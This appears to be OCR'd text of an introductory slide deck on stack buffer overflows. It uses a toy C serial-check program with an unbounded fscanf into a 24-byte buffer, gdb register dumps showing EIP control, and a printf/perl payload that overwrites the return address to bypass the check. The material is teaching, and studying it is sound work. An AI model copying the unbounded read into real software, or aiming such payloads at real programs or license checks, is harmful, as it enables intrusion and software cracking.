
Exploits


Intro to the Buffer Overflow

How 2 hak?




http://www.lockheedmartin.com/us/what-we-do/information-technology/cyber-security/cyber-kill-chain.html

Define “Security”



Vulnerability - a bug that lets you mis-use a program
Exploit - a program that takes advantage of that bug
Shellcode - the hackers code, delivered by an exploit
Malware - a program to control the target, installed by the shellcode


Sploits




Exploit DB - a website database of exploits
Metasploit - hacking framework has a bunch built in
Exploit Kits - $$$ real h4x0r5 use these
Write your own! - for fun or profit?

Serial.c

```
gcc -o serial -ggdb -mpreferred-stack-boundary=2 serial.c
```



```
jake@kali:~/Desktop$ ./serial
AAAAAAAAAA
Invalid serial number!
Exiting
jake@kali:~/Desktop$ 
```





```
// serial.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int valid_serial( char *psz )
{ }

int validate_serial(){ }

int do_valid_stuff() { }

int do_invalid_stuff(){ }

int main( int argc, char *argv[] ){

    if( validate_serial() )
        do_valid_stuff(); // 0x0804863c
    else
        do_invalid_stuff();

    return 0;
}
```

http://jacobwrites.com/wp-content/uploads/2014/12/serial.c


Attribution: http://www.wiley.com/WileyCDA/WileyTitle/productCd-047008023X.html

Variables & The Stack






```
jake@kali:~/Desktop/warchest$ ./serial
hello
Invalid serial number!
Exiting
jake@kali:~/Desktop/warchest$ 
```




http://en.wikipedia.org/wiki/Stack_buffer_overflow

Segfault




```
jake@kali:~/Desktop$ ./serial
AAAAABBBBBCCCCCDDDDDEEEEEFFFFFGGGGG
Segmentation fault
jake@kali:~/Desktop$ 
```



Registers


Points to the next instruction




```
(gdb) info registers
eax            0xbffff564       -1073744540
ecx            0x9e31a3a6       -1640914010
edx            0x1      1
ebx            0xb7fbeff4       -1208225804
esp            0xbffff4b8       0xbffff4b8
ebp            0xbffff4b8       0xbffff4b8
esi            0x0      0
edi            0x0      0
eip            0x804861d        0x804861d <main+3>
eflags         0x246    [ PF ZF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

Simple Buffer Overflow


```
int validate_serial(){

        char serial[ 24 ];
        fscanf( stdin, "%s", serial );
        if( valid_serial( serial ))
                return 1;
        else
                return 0;
}
```



```
Starting program: /home/jake/Desktop/serial
AAAAABBBBBCCCCCDDDDDEEEEEFFFFFGGGGG

Program received signal SIGSEGV, Segmentation fault.
0x47474646 in ?? ()
(gdb) 
```




We control EIP!



jake@kali: ~/Desktop


File Edit View Search Terminal Help

```
jake@kali:~/Desktop$ gdb serial
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gn
u.org/licenses/gpl.html>
This is free software: you are free to change and red
istribute it.
There is NO WARRANTY, to the extent permitted by law.
  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/jake/Desktop/serial...done
.
(gdb) run
Starting program: /home/jake/Desktop/serial
AAAAABBBBBCCCCCDDDDDEEEEEFFFFFGGGGG

Program received signal SIGSEGV, Segmentation fault.
0x47474646 in ?? ()
(gdb) 
```




```
(gdb) info registers
eax            0x0      0
ecx            0x94c    2380
edx            0x2a2    674
ebx            0xb7fbeff4       -1208225804
esp            0xbffff4b8       0xbffff4b8
ebp            0x46464645       0x46464645
esi            0x0      0
edi            0x0      0
eip            0x47474646       0x47474646
eflags         0x10246  [ PF ZF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) 
```

Wat do?



```
(gdb) disas main
Dump of assembler code for function main:
   0x0804861a <+0>:     push   %ebp
   0x0804861b <+1>:     mov    %esp,%ebp
   0x0804861d <+3>:     call   0x804859f <validate_serial>
   0x08048622 <+8>:     test   %eax,%eax
   0x08048624 <+10>:    je     0x804862d <main+19>
   0x08048626 <+12>:    call   0x80485de <do_valid_stuff>
   0x0804862b <+17>:    jmp    0x8048632 <main+24>
   0x0804862d <+19>:    call   0x80485fc <do_invalid_stuff>
   0x08048632 <+24>:    mov    $0x0,%eax
   0x08048637 <+29>:    pop    %ebp
   0x08048638 <+30>:    ret
End of assembler dump.
```




```c
// serial.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int valid_serial( char *psz )
{ … }

int validate_serial(){ … }

int do_valid_stuff() { … }

int do_invalid_stuff(){ … }

int main( int argc, char *argv[] ){

    if( validate_serial() )
        do_valid_stuff(); // 0x0804863c
    else
        do_invalid_stuff();

    return 0;
}
```

Neat.

“AAAAAAAAAAAAAAAAAAAAAAAAAAAA\xde\x85\x04\x08”


```
printf `perl -e 'print "A"x28 . "\xde\x85\x04\x08";'` | ./serial
```



```
jake@kali:~/Desktop$ printf `perl -e 'print "A"x28 .
"\xde\x85\x04\x08";'` | ./serial
The serial number is valid!
jake@kali:~/Desktop$ 
```

Shellcode

